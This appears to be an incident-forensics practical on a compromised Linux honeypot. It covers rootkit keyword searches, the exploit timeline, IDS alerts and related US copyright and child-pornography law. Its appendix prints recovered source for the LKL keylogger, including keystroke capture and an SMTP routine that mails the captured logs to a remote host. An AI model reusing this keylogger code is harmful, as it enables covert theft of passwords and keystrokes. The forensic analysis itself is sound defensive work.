

[root@LinuxForensics sans]# strings /forensics/honeypot/honeypot/images/sdb1.img |\
fgrep -xf /sans/keywords.txt
hide
hide
hide
sniff
hack
hide
hide
hide
hide
hide
hide
hide
hide
adore
attack
denial
elite
hack
hide
sniff
virus
adore-ng
hide
hide
hide
hide
hide
hide
hide
promisc
hide
hide
hide
hide
service
hide
hide
sniff
hide
hack
elite
hide
adore
adore
adore-ng
```

To find out which inodes contain above keywords, we will use Autopsy's keyword search option:

e.g. looking for adore-ng:



Looking at one of the fragments where the keyword was found:



Looks like a fragment of a C source file for adore-ng.

Other fragments were looked at in the same manner. Traces of LKL and adore/adore-NG sources etc were found.

2.9. Conclusions

Based on your analysis, what information could be gathered as to the habits of the subject?

Based on the evidence, on September 15th, 2003 at around 1727EDT, the honeypot got compromised by using a vulnerability in the rpc.statd daemon that granted root level access upon buffer overflow (the timeline indicated this by the activity of the NFS/portmap services)

timeline excerpt:

```
Mon Sep 15 2003 17:27:02       0 mac -/-rw-r--r-- root     root     52152    /var/lock/subsys/portmap
                              54 .a. -/-rw-r--r-- root     root     19951    /etc/sysconfig/network
                            2684 .a. -/-rwxr-xr-x root     root     113220   /sbin/consoletype
                            4096 m.c d/drwxrwxr-x root     root     48300    /var/lock/subsys
                           16252 .a. -/-rwxr-xr-x root     root     145505   /bin/usleep
                           25716 .a. -/-rwxr-xr-x root     root     113224   /sbin/initlog
                             167 m.c -/-rw-r--r-- root     root     113215   /var/log/messages
                            7084 .a. -/-rwxr-xr-x root     root     145522   /bin/nice
                           10451 m.c -/-rw-r--r-- root     root     116629   /var/log/boot.log
                             562 .a. -/-rw-r--r-- root     root     80956    /etc/initlog.conf
                            1086 .a. -/-rwxr-xr-x root     root     164467   /etc/rc.d/init.d/portmap
                               8 .a. l/lrwxrwxrwx root     root     113033   /sbin/pidof -> killall5
                           27568 .a. -/-rwxr-xr-x root     root     115733   /sbin/portmap
                            8128 .a. -/-rwxr-xr-x root     root     113032   /sbin/killall5
                            7349 .a. -/-rwxr-xr-x root     root     161470   /etc/rc.d/init.d/functions
                             952 .a. -/-rw-r--r-- root     root     16605    /etc/sysconfig/init
Mon Sep 15 2003 17:27:12     308 .a. -/-rw-r--r-- root     root     48631    /usr/share/terminfo/d/dumb
```

Also, the IDS logs seem to confirm this:

```
[**] [1:587:6] RPC portmap status request UDP [**]
[Classification: Decode of an RPC Query] [Priority: 2]
09/15/03-17:25:44.730954 24.98.248.XXX:37425 -> HP.IP.XX.XX:111
UDP TTL:48 TOS:0x0 ID:0 IpLen:20 DgmLen:84 DF
Len: 56

[**] [1:1914:7] RPC STATD TCP stat mon_name format string exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
09/15/03-17:27:02.790723 24.98.248.XXX:53433 -> HP.IP.XX.XX:957
TCP TTL:48 TOS:0x0 ID:16649 IpLen:20 DgmLen:340 DF
***AP*** Seq: 0x51855D01  Ack: 0xD1CDC204  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 322116641 2138272
--

[**] [1:498:4] ATTACK-RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/15/03-17:27:59.877103 HP.IP.XX.XX:39168 -> 24.98.248.XXX:53434
TCP TTL:63 TOS:0x0 ID:12219 IpLen:20 DgmLen:76 DF
***AP*** Seq: 0xD2E6119D  Ack: 0x524522D1  Win: 0x7CC8  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2139785 322131672
```

Afterwards, according to the timeline, the existence of lynx temp files indicate that the attacker used lynx to download an archive, haha.tar.gz, that contained the ADORE linux kernel module rootkit.

There was another archive found, test.tar.gz, that contained adore-ng, a newer version of adore and LKL, the linux key logger.

Why were there two versions of adore (adore and adore-ng) placed on the honeypot?

I found the 'original' versions of adore and adore-ng on the Internet [ADORENET] and compared the README files:

adore\README (ctime: Sunday, November 17, 2002, 2:09:16 PM):

```
"[…]
7. SMP primer
-------------

If you need adore for SMP you need to compile it with /path/to/kernel
being the src of a SMP-configured kernel! Do not just enable __SMP__
switch and think it will compile with UP configured kernels. You will
probably get APIC erros during compilation and a oopsing system after insmod.

2.2 kernels don't export tasklist_lock to modules which is a bug in
kernel. Therefore I have no idea how good adore runs on 2.2 kernels.
I added a workaround so it should work in most cases."
```

adore-NG\README (ctime: Thursday, July 24, 2003, 12:40:20 PM)

```
"[…]
7. SMP primer
-------------

Adore-ng was successfully tested on UP and SMP systems."
```

Lets look at the version of the honeypot:

```
[root@LinuxForensics /]# mount -ro,loop,noexec,noatime
/forensics/honeypot/honeypot/images/sdb1.img /mnt/honeypot/
[root@LinuxForensics /]# cd /mnt/honeypot/etc
[root@LinuxForensics /]# cat issue

Red Hat Linux release 6.2 (Zoot)
Kernel 2.2.14-5.0smp on an i686

[root@LinuxForensics etc]#
```

It was an 2.2 SMP kernel. Looks like Adore may have had issues running successfully on 2.2 kernels, so he/she downloaded Adore-NG just in case Adore would not function correctly.

'ava', a frontend to adore, can be used to hide processes etc. It may be possible that ava was used to hide the existence of the adore rootkit (directories, installed modules etc) as well as the existence of LKL.

The compilation of the adore rootkit and the LKL key logger indicate the intent of using those on the honeypot for later use. Especially using LKL indicates that the attacker meant to watch the honeypot's activity from the point of installation onwards.

Not sure why the K83ypbind links were deleted. They are only used in case a system gets shutdown. If the attacker wanted to prevent the vulnerable rpc.statd from restarting, thus making sure nobody else breaks in, he/she should have deleted the 'S83ypbind' links instead. The 'S' links are the ones that get executed whenever a system gets restarted and start up the specific service(s). Human error? Cannot tell.

3. Assignment 3 - Legal Issues of Incident Handling

For the legal section please answer the question as it relates to your country. You must document the source of your information and reference it in your answers. If you have different laws from different region to region or state to state, those laws must also be highlighted. Your score will be based on how well you research and explain your viewpoints. It is also nice to see any case examples where precedence was set in court.

NOTE: For the purposes of this scenario, assume your findings from Part 1 of this practical show that John Price was distributing copyrighted material on publicly available systems.

Questions:
1. (2 points) Based upon the type of material John Price was distributing, what if any, laws have been broken based upon the distribution?

2. (2 points) What would the appropriate steps be to take if you discovered this information on your systems? Site specific statutes.

3. (2 points) In the event your corporate counsel decides to not pursue the matter any further at this point, what steps should you take to ensure any evidence you collect can be admissible in proceedings in the future should the situation change?

4. (4 points) How would your actions change if your investigation disclosed that John Price was distributing child pornography?

3.1. What laws have been broken?

Based upon the type of material John Price was distributing, what if any, laws have been broken based upon the distribution?

17 U.S.C. Chapter 5, Copyright Infringement and Remedies (– Sec 501(a) cites the details about copyright infringement) has been violated.. copyright infringement because of the trading of MP3s – copyrighted music, movies (DVD rips of copyrighted movies etc):

"Anyone who violates any of the exclusive rights of the copyright owner as provided by sections 106 through 121 or of the author as provided in section 106A(a), or who imports copies or phonorecords into the United States in violation of section 602, is an infringer of the copyright or right of the author, as the case may be. For purposes of this chapter (other than section 506), any reference to copyright shall be deemed to include the rights conferred by section 106A(a). As used in this subsection, the term "anyone" includes any State, any instrumentality of a State, and any officer or employee of a State or instrumentality of a State acting in his or her official capacity. Any State, and any such instrumentality, officer, or employee, shall be subject to the provisions ofthis title in the same manner and to the same extent as any nongovernmental entity."

The 'owners' in this case for the MP3s are the record labels and the artists who own the rights to the songs that got converted into MP3s and then distributed. John Price supports this by distributing the files. In case of the video files / DVDs / DVD-rips, the 'owners' are the movie production company/companies, whose products were illegally copied/ripped.

He commited a criminal offense under 17 U.S.C. Chapter 5, Section 506 (a) (1)-(2):

"Criminal Infringement [is defined as]
Any person who infringes a copyright willfully either -
(1) for purposes of commercial advantage or private financial gain, or
(2) by the reproduction or distribution, including by electronic means, during any 180-day period, of 1 or more copies or phonorecords of 1 or more copyrighted works, which have a total retail value of more than $1,000,

shall be punished as provided under section 2319 of title 18, United States Code. For purposes of this subsection, evidence of reproduction or distribution of a copyrighted work, by itself, shall not be sufficient to establish willful infringement. "

and can be punished according to 18 U.S.C part I, Chapter 113, Section 2319 (a) – subsection (b) or (c):

"(a) Whoever violates section 506(a) (relating to criminal offenses) of title 17 shall be punished as provided in subsections (b) and (c) of this section and such penalties shall be in addition to any other provisions of title 17 or any other law.

(b) Any person who commits an offense under section 506(a)(1) of title 17 -
(1) shall be imprisoned not more than 5 years, or fined in the amount set forth in this title, or both, if the offense consists of the reproduction or distribution, including by electronic means, during any 180-day period, of at least 10 copies or phonorecords, of 1 or more copyrighted works, which have a total retail value of more than $2,500;
(2) shall be imprisoned not more than 10 years, or fined in the amount set forth in this title, or both, if the offense is a second or subsequent offense under paragraph (1); and
(3) shall be imprisoned not more than 1 year, or fined in the amount set forth in this title, or both, in any other case.

(c) Any person who commits an offense under section 506(a)(2) of title 17, United States Code -
(1) shall be imprisoned not more than 3 years, or fined in the amount set forth in this title, or both, if the offense consists of the reproduction or distribution of 10 or more copies or phonorecords of 1 or more copyrighted works, which have a total retail value of $2,500 or more;
(2) shall be imprisoned not more than 6 years, or fined in the amount set forth in this title, or both, if the offense is a second or subsequent offense under paragraph (1); and
(3) shall be imprisoned not more than 1 year, or fined in the amount set forth in this title, or both, if the offense consists of the reproduction or distribution of 1 or more copies or phonorecords of 1 or more copyrighted works, which have a total retail value of more than $1,000. "

3.2. Consequences

What would the appropriate steps be to take if you discovered this information on your systems? Cite specific statutes.

If I am the system owner, then I need to make sure that

- management is notified of the problem, and maybe corporate counsel (depending on corporate hierarchy, i.e. what authority do I have)

- evidence is collected and preserved, create true copies of partitions of compromised systems, create digital signatures (e.g. MD5 hashes) of originals and copies, make sure they match
- a chain of custody is established (who handled the evidence at what point in time)

- all possibly involved systems are examined
- document everything, get management sign-off / confirmation that evidence is real
- store on unalterable media (e.g. burn CDs of image copies)
- if management concurs, start monitoring John Price's activities, gather past log files.

Monitoring traffic is possible under the Provider Exception of the 18 U.S.C. part I Ch. 119 Sec. 2511 (a) (i) - Interception and disclosure of wire, oral, or electronic communications [MONITORING] under these circumstances, to protect the rights of the company's (provider of the network infrastructure and servers etc):

"(a)(i) It shall not be unlawful under this chapter for an operator of a switchboard, or an officer, employee, or agent of a provider of wire or electronic communication service, whose facilities are used in the transmission of a wire or electronic communication, to intercept, disclose, or use that communication in the normal course of his employment while engaged in any activity which is a necessary incident to the rendition of his service or to the protection of the rights or property of the provider of that service, except that a provider of wire communication service to the public shall not utilize service observing or random monitoring except for mechanical or service quality control checks."

3.3. Admissibility of Evidence

In the event your corporate counsel decides to not pursue the matter any further at this point, what steps should you take to ensure any evidence you collect can be admissible in proceedings in the future should the situation change?

- establish Chain of Custody
- preserve evidence, protect from modifications
- keep true copies of evidence, prove that those are true copies by creating digital signatures of all the evidence, prove that they match
- document everything, get management sign-off / confirmation that evidence is real
- store on unalterable media (e.g. burn CDs of image copies).

3.4. Child pornography

How would your actions change if your investigation disclosed that John Price was distributing child pornography?

If the material found would be child pornography, John Price would be in violation of Title 18 U.S.C. Chapter 110 Sec. 2252A – (Certain activities relating to material constituting or containing child pornography) [CHILDP1] which states:

"*(a) Any person who -*

(2) knowingly receives or distributes -

(A) any child pornography that has been mailed, or shipped or transported in interstate or foreign commerce by any means, including by computer; or

(B) any material that contains child pornography that has been mailed, or shipped or transported in interstate or foreign commerce by any means, including by computer;

(3) knowingly reproduces any child pornography for distribution through the mails, or in interstate or foreign commerce by any means, including by computer;

(4) either -

(A) in the special maritime and territorial jurisdiction of the United States, or on any land or building owned by, leased to, or otherwise used by or under the control of the United States Government, or in the Indian country (as defined in section 1151), knowingly sells or possesses with the intent to sell any child pornography; or

(B) knowingly sells or possesses with the intent to sell any child pornography that has been mailed, or shipped or transported in interstate or foreign commerce by any means, including by computer, or that was produced using materials that have been mailed, or shipped or transported in interstate or foreign commerce by any means, including by computer; […] "

When encountering child pornography,

- management should be notified immediately
- management will then contact the corporate counsel
- evidence should be gathered and preserved, chain of custody should be created, evidence must be digitally signed

One must notify law enforcement as soon as possible to not get in trouble themselves, i.e. to protect themselves from charges of distribution of child pornography and being able to invoke the 'affirmative defense' under Title 18 U.S.C. Chapter 110 Sec. 2252A (d) (2):

"(d) Affirmative Defense. It shall be an affirmative defense to a charge of violating subsection (a)(5) that the defendant -

(1) possessed less than three images of child pornography; and

(2) promptly and in good faith, and without retaining or allowing any person, other than a law enforcement agency, to access any image or copy thereof -

(A) took reasonable steps to destroy each such image; or

(B) reported the matter to a law enforcement agency and afforded that agency access to each such image"

Possible penalties for the sale and/or distribution of child pornography would include prison up to 15 years for the first offense, according to Title 18 U.S.C. Chapter 110 Sec. 2252A (b) (1) (a) [CHILDP2]:

"(b) (1) Whoever violates, or attempts or conspires to violate, paragraphs [1] (1), (2), (3), or (4) of subsection (a) shall be fined under this title or imprisoned not more than 15 years, or both, but, if such person has a prior conviction under this chapter, chapter 109A, or chapter 117, or under the laws of any State relating to aggravated sexual abuse, sexual abuse, or abusive sexual conduct involving a minor or ward, or the production, possession, receipt, mailing, sale, distribution,

shipment, or transportation of child pornography, such person shall be fined under this title and imprisoned for not less than 5 years nor more than 30 years. "

3.5. Precedences

On the Cybercrime website [CYBERCRIME], I came across one case of Copyright Infringement that may be similar to the John Price case.

The Baker case [BAKER]: a San Jose, California Man was indicted for Copyright Infringement by producing and selling illegally reproduced software.

From the case description: *"The United States Attorney's Office for the Northern District of California announced that Dennis Baker, 42, of San Jose, was indicted today by a federal grand jury on one count of criminal copyright infringement in violation of 17 U.S.C. § 506(a)(1) and 18 U.S.C.§ 2319(b)(1).*

According to the indictment, the criminal complaint, and an affidavit filed in connection with this case, Mr. Baker is alleged to have operated a website in 1996 through which he made pirated copies of business and game software available for sale. In mid-1996, he made three sales of CD-ROMs containing unauthorized copies of numerous pieces of software. Mr. Baker mailed the packages from San Carlos. At the time that Mr. Baker made the sales, he offered software for sale on his website that had a retail value of approximately $2.4 million."

Aside from operating the website and burning the CD-ROMs, John Price has done similar things: he acquired and distributed copyrighted material, maybe with the intent to sell.

Bakers maximum statutory penalty is 5 years imprisonment, a fine of $250,000, and restitution.

4. References

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- 18 U.S.C. part I Ch. 119 Sec. 2511 - Interception and disclosure of wire, oral, or electronic communications

[CHILDP1]
http://www4.law.cornell.edu/uscode/18/pIch110.html
- 18 U.S.C. Chapter 110 – Sexual Exploitation and Other Abuse of Children

[CHILDP2]
http://www4.law.cornell.edu/uscode/18/2252A.html
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[LAW3]
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- 17 U.S.C., Chapter 5 – Copyright Infringement and Remedies – Sec 501(a) – Infringement of Copyright

[CYBERCRIME]
http://www.cybercrime.gov/
- Cybercrime, the US DoJ's website for the 'fight against high-tech crimes'

[BAKER]
http://www.cybercrime.gov/bakerIndict.htm
- US vs. Baker, Copyright Infringement Indiction

5. Appendix - Recovered inodes

5.1.1.1. cprograms_inodes.txt

```
Contents of inode 180815:
=============================================
/* config.h.in.  Generated from configure.in by autoheader.  */

/* Define to 1 if you have the <inttypes.h> header file. */
#undef HAVE_INTTYPES_H

/* Define to 1 if you have the <memory.h> header file. */
#undef HAVE_MEMORY_H

/* Define to 1 if you have the <stdint.h> header file. */
#undef HAVE_STDINT_H

/* Define to 1 if you have the <stdio.h */
#undef HAVE_STDIO_H

/* Define to 1 if you have the <stdlib.h> header file. */
#undef HAVE_STDLIB_H

/* Define to 1 if you have the <strings.h> header file. */
#undef HAVE_STRINGS_H

/* Define to 1 if you have the <string.h> header file. */
#undef HAVE_STRING_H

/* Define to 1 if you have the <sys/io.h> header file. */
#undef HAVE_SYS_IO_H

/* Define to 1 if you have the <sys/stat.h> header file. */
#undef HAVE_SYS_STAT_H

/* Define to 1 if you have the <sys/types.h> header file. */
#undef HAVE_SYS_TYPES_H

/* Define to 1 if you have the <unistd.h> header file. */
#undef HAVE_UNISTD_H

/* Name of package */
#undef PACKAGE

/* Define to the address where bug reports for this package should be sent. */
#undef PACKAGE_BUGREPORT

/* Define to the full name of this package. */
#undef PACKAGE_NAME

/* Define to the full name and version of this package. */
#undef PACKAGE_STRING

/* Define to the one symbol short name of this package. */
#undef PACKAGE_TARNAME

/* Define to the version of this package. */
#undef PACKAGE_VERSION

/* Define to 1 if you have the ANSI C header files. */
#undef STDC_HEADERS

/* Version number of package */
#undef VERSION
Contents of inode 180838:
=============================================
/*
    LinuxKeyLogger, lkl is a keylogger for x86-arch running under linux.
    Developed by vl4d

    Copyright (C) 2003  Carlo Comin

    This program is free software; you can redistribute it and/or modify
    it under the terms of the GNU General Public License as published by
    the Free Software Foundation; either version 2 of the License, or
    (at your option) any later version.

    This program is distributed in the hope that it will be useful,
    but WITHOUT ANY WARRANTY; without even the implied warranty of
    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
    GNU General Public License for more details.

    You should have received a copy of the GNU General Public License
    along with this program; if not, write to the Free Software
    Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA  02111-1307  USA
*/


/* Here is the core of lkl. start_log grabs everything that passes
   trought the hardware keyboard port 0x60 using an iopl() for
   permissions menagement and inb() for logging. Note that lkl logs
```

```
   datas if keyboard status(0x64 hardware port) is 0x14 only.
*/

#include "lkl.h"

void start_log(struct lkl *lkl)
{
          int pressed_shift, pressed_alt, status;
          unsigned char c, table[TABLE_SIZE];

          c = status = pressed_shift = pressed_alt = 0;
          bzero(table, TABLE_SIZE);

          if(iopl(3) == -1){
                    perror("iopl()");
                    exit(1);
          }

          while(1){
                    status = inb(KEYBOARD_STATUS_PORT);
                    c = inb(lkl->port);

                    if(lkl->debug) fprintf(stderr, "c=%d ", c) ;

                    if((status == 20) && (c < TABLE_SIZE)){
                              if(table[c] != 1){
                                        if((c == 42)        // LShift
                                        || (c == 54))       // RShift
                                                  lkl->pressed_shift = 1;

                                        if(c == 56)                   // LAlt, RAlt (dang!)
                                                  lkl->pressed_alt = 1;

                                        do_output(c, lkl);
                                        fflush(0);
                                        }
                              table[c] = 1;
                    }else{
                              if(lkl->debug) fprintf(stderr, "d=%d ", (c&127));
                              table[c & 127] = 0; //&127 delete the pair bit

                              if((table[42] == 0)     // LShift
                              && (table[54] == 0))          // RShift
                                        lkl->pressed_shift = 0;

                              /*if(table[56] == 0)*/ lkl->pressed_alt = 0; //mouse-bug fix.
                    }
                    usleep(MSEC); //Don't freeze your system, dude :P
          }

}
Contents of inode 180840:
==========================================
/* config.h.  Generated by configure.  */
/* config.h.in.  Generated from configure.in by autoheader.  */

/* Define to 1 if you have the <inttypes.h> header file. */
#define HAVE_INTTYPES_H 1

/* Define to 1 if you have the <memory.h> header file. */
#define HAVE_MEMORY_H 1

/* Define to 1 if you have the <stdint.h> header file. */
#define HAVE_STDINT_H 1

/* Define to 1 if you have the <stdio.h */
/* #undef HAVE_STDIO_H */

/* Define to 1 if you have the <stdlib.h> header file. */
#define HAVE_STDLIB_H 1

/* Define to 1 if you have the <strings.h> header file. */
#define HAVE_STRINGS_H 1

/* Define to 1 if you have the <string.h> header file. */
#define HAVE_STRING_H 1

/* Define to 1 if you have the <sys/io.h> header file. */
#define HAVE_SYS_IO_H 1

/* Define to 1 if you have the <sys/stat.h> header file. */
#define HAVE_SYS_STAT_H 1

/* Define to 1 if you have the <sys/types.h> header file. */
#define HAVE_SYS_TYPES_H 1

/* Define to 1 if you have the <unistd.h> header file. */
#define HAVE_UNISTD_H 1

/* Name of package */
#define PACKAGE "LinuxKeyLogger"

/* Define to the address where bug reports for this package should be sent. */
#define PACKAGE_BUGREPORT "vl4d@spine-group.org"
```

```
/* Define to the full name of this package. */
#define PACKAGE_NAME "LinuxKeyLogger"

/* Define to the full name and version of this package. */
#define PACKAGE_STRING "LinuxKeyLogger 0.0.4"

/* Define to the one symbol short name of this package. */
#define PACKAGE_TARNAME "linuxkeylogger"

/* Define to the version of this package. */
#define PACKAGE_VERSION "0.0.4"

/* Define to 1 if you have the ANSI C header files. */
#define STDC_HEADERS 1

/* Version number of package */
#define VERSION "0.0.4"
Contents of inode 180852:
================================================
/*
    LinuxKeyLogger, lkl is a keylogger for x86-arch running under linux.
    Developed by vl4d

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    it under the terms of the GNU General Public License as published by
    the Free Software Foundation; either version 2 of the License, or
    (at your option) any later version.

    This program is distributed in the hope that it will be useful,
    but WITHOUT ANY WARRANTY; without even the implied warranty of
    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
    GNU General Public License for more details.

    You should have received a copy of the GNU General Public License
    along with this program; if not, write to the Free Software
    Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA  02111-1307  USA
*/

/*
          Every keycode(s) logged by lkl are unsigned integer number
          between 1 and 127. output.c translates these codes in ascii codes
          using a keymap file and print theme with the selected mode (stdout,
          files, e-mail, ...). If you wanna contribute, perhaps the best way is
          create a keymap and email me at vl4d@spine-group.org (TEST your keymaps
          before email me, PLEASE. I will not accept partial keymaps: i need SHIFT        and ALT keymaps too!!)

          I'll appreciate :)
*/

#include "lkl.h"

char *asciitab[TABLE_SIZE], *asciitab_shift[TABLE_SIZE], *asciitab_alt[TABLE_SIZE];

void do_output(char c, struct lkl *lkl)
{
          FILE *fp;
          char *ascii;

          ascii = code2ascii(c, lkl);
          if(ascii == NULL) ascii = "NULL";

          if(lkl->outfile == NULL){
                    printf("(%s)", ascii);
          }else{
                    if((fp = fopen(lkl->outfile, "a")) == NULL){
                              perror("fopen()");
                              exit(-1);
                    }

                    fprintf(fp, "%s", ascii);
                    fclose(fp);
          }

          if(lkl->mail) snd_mail(ascii, lkl->host, lkl->rcpt);
}

char *code2ascii(char c, struct lkl *lkl)
{
          char *str;

          if(lkl->pressed_shift){
                    str = asciitab_shift[c];
                    return str;
          }
          if(lkl->pressed_alt){
                    str = asciitab_alt[c];
                    return str;
          }

          return str = asciitab[c];
}

void def_keymap(char km_file[])
```

```
{
          int i;
          char km_fileOLD[256], *ascii[TABLE_SIZE];
          FILE *fp;

          if((fp = fopen(km_file, "r")) == NULL){
                    perror("\nunable to find keymap-file");
                    printf("a keymap is required!! run lkl with -k <keymap>\n");
                    exit(-1);
          }
          strcpy(km_fileOLD, km_file);

          //Standard keymap definition
          for(i = 1; !feof(fp); i++){
                    asciitab[i] = (char *)malloc(127);
                    fgets(asciitab[i], 127, fp);

                    if(asciitab[i][0] == '#'){
                              i--;
                              continue;
                    }
                    if(!strstr(asciitab[i], "<Ret>")) asciitab[i][(strlen(asciitab[i])-1)] = '\0';
          }

          //Upper Case keymap definition
          strcat(km_file, "UP");
          if((fp = fopen(km_file, "r")) == NULL){
                    perror("\nunable to find keymap-file");
                    printf("unable to find UPPER case keymap file, check it!\n");
                    exit(-1);
          }

          for(i = 1; !feof(fp); i++){
                    asciitab_shift[i] = (char *)malloc(127);
                    fgets(asciitab_shift[i], 127, fp);

                    if(asciitab_shift[i][0] == '#'){
                              i--;
                              continue;
                    }
                    if(!strstr(asciitab_shift[i], "<Ret>")) asciitab_shift[i][(strlen(asciitab_shift[i])-1)] = '\0';
          }

          //Alt keymap definition
          strcpy(km_file, km_fileOLD);
          strcat(km_file, "ALT");
                    if((fp = fopen(km_file, "r")) == NULL){
                              perror("\nunable to find keymap-file");
                              printf("unable to find ALT keymap file, check it!\n");
                              exit(-1);
                    }

          for(i = 1; !feof(fp); i++){
                    asciitab_alt[i] = (char *)malloc(127);
                    fgets(asciitab_alt[i], 127, fp);

                    if(asciitab_alt[i][0] == '#'){
                              i--;
                              continue;
                    }
                    asciitab_alt[i][(strlen(asciitab_alt[i])-1)] = '\0';
          }

          fclose(fp);
}

Contents of inode 180853:
================================================
/*
    LinuxKeyLogger, lkl is a keylogger for x86-arch running under linux.
    Developed by v14d

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    This program is distributed in the hope that it will be useful,
    but WITHOUT ANY WARRANTY; without even the implied warranty of
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    GNU General Public License for more details.

    You should have received a copy of the GNU General Public License
    along with this program; if not, write to the Free Software
    Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA  02111-1307  USA
*/

#include "lkl.h"

int main(int argc, char *argv[])
{
          char opt;
          extern char *optarg;
```

```
        struct lkl lkl;
        memset(&lkl, 0, sizeof(lkl));
        lkl.port = KEYBOARD_PORT;

        if(getuid() || getgid()){
                printf("Have to be root to perform a iopl()!\n");
                exit(1);
        }
        if(argc == 1){
                usage();
                exit(1);
        }

        while((opt = getopt(argc, argv, "o:k:m:t:hlb")) != -1)
                switch(opt){
                        case 'l':                       //start logging-procedure
                                lkl.log = 1;
                                break;
                        case 'o':                       //output file for logged datas
                                lkl.outfile = optarg;
                                break;
                        case 'k':                       //define keymap
                                lkl.km_file = optarg;
                                break;
                        case 'b':                       //debug output
                                lkl.debug = 1;
                                break;
                        case 'm':                       //send logged datas via e-mail
                                lkl.mail = 1;
                                lkl.mailargs = optarg;
                                lkl.host = "127.0.0.1";
                                break;
                        case 't':                       //sendmail's hostname. def is localhost
                                lkl.host = optarg;
                                break;
                        case 'h':                       //print help page
                                usage();
                                exit(0);
                        default:
                                usage();
                                exit(1);
        }

        if(lkl.log){
                printf("\nStarted to log port 0x%02x. Keymap is %s. The logfile is %s.\n", lkl.port, lkl.km_file,
lkl.outfile);
                def_keymap(lkl.km_file);
                start_log(&lkl);
        }

        return 0;
}

void usage()
{
        printf("%s", BOLD);
        printf("\n-- Linux Key Logger vers 0.9.0 --\n");
        printf("\tusage:\n");
        printf("\t\t-h this help\n");
        printf("\t\t-l start to log the 0x60 port (keyboard)\n");
        printf("\t\t-b Debug Mode.Perhaps it's usefoul :P\n");
        printf("\t\t-k <km_file> set a keymap file\n");
        printf("\t\t-o <o_file> set an output file\n");
        printf("\t\t-m <email> send logs to <email> every 1k\n");
        printf("\t\t-t <host> hostname for sendmail server. default is localhost\n");
        printf("\nExample: lkl -l -k keymaps/it_km -o log.file\n\n");
        printf("%s", NORMAL);
}
Contents of inode 180854:
================================================
/*
    LinuxKeyLogger, lkl is a keylogger for x86-arch running under linux.
    Developed by vl4d

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    Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA  02111-1307  USA
*/

#include <stdio.h>
#include <sys/io.h>
#include <string.h>
```

```
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

#define TABLE_SIZE 128
#define MSEC 1
#define ANTIPAIR 127
#define KEYBOARD_PORT 0x60
#define KEYBOARD_STATUS_PORT 0x64

#define BOLD "\033[1m"
#define NORMAL "\033[0m"

struct lkl{
          char *outfile, *km_file;
          char *host, *mailbuf, *rcpt, *mailargs;          //snd_mail email args
          int port, log, debug, mail;                      //lkl features options
          int pressed_shift, pressed_alt;                  //to choose correct keymap
};

void do_output(char c, struct lkl *lkl);
void start_log(struct lkl *lkl);
void def_keymap(char km_file[]);
void snd_mail(char ascii[], char host[], char rcpt[]);
void usage();
char *code2ascii(char c, struct lkl *lkl);
Contents of inode 180857:
==============================================
/*
    LinuxKeyLogger, lkl is a keylogger for x86-arch running under linux.
    Developed by vl4d

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    Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA  02111-1307  USA
*/

#include "lkl.h"

#define CMDNUM 6
#define LOGBUF 1000

static char logbuf[1024];
char *mail[CMDNUM] = {"HELO tin.it\n",
                      "MAIL FROM:lkl@lkl.log.your.linux.box.com\n",
                      "RCPT TO:",
                      "DATA\n",
                      ".\n",
                      "QUIT\n"};

void snd_mail(char ascii[], char host[], char rcpt[])
{
          int fd, i, j;
          struct sockaddr_in sock;

          strcat(logbuf, ascii);

          if(strlen(logbuf) >= LOGBUF){

                    printf("\n\nsending logs to %s via %s\n\n", rcpt, host);

                    sock.sin_family = AF_INET;
                    sock.sin_addr.s_addr = inet_addr(host);
                    sock.sin_port = htons(25);
                    memset(&sock.sin_zero, '\0', 8);

                    if((fd = socket(AF_INET, SOCK_STREAM, 0)) == -1){
                              perror("socket");
                              return;
                    }

                    if(connect(fd, (struct sockaddr *)&sock, sizeof(struct sockaddr)) == -1){
                              printf("\n\nunable to connect to %s\n", (char *)inet_ntoa(sock.sin_addr));
                              perror("connect()");
                              puts("\n");
                              return;
                    }

                    for(i = 0; i <= (CMDNUM-1); i++){
                              send(fd, mail[i], strlen(mail[i]), 0);
                              if(i == 2){
                                        send(fd, rcpt, strlen(rcpt), 0);
                                        send(fd, "\n", sizeof(char), 0);
```

```
                                }
                                if(i == 3){
                                        send(fd, logbuf, strlen(logbuf), 0);
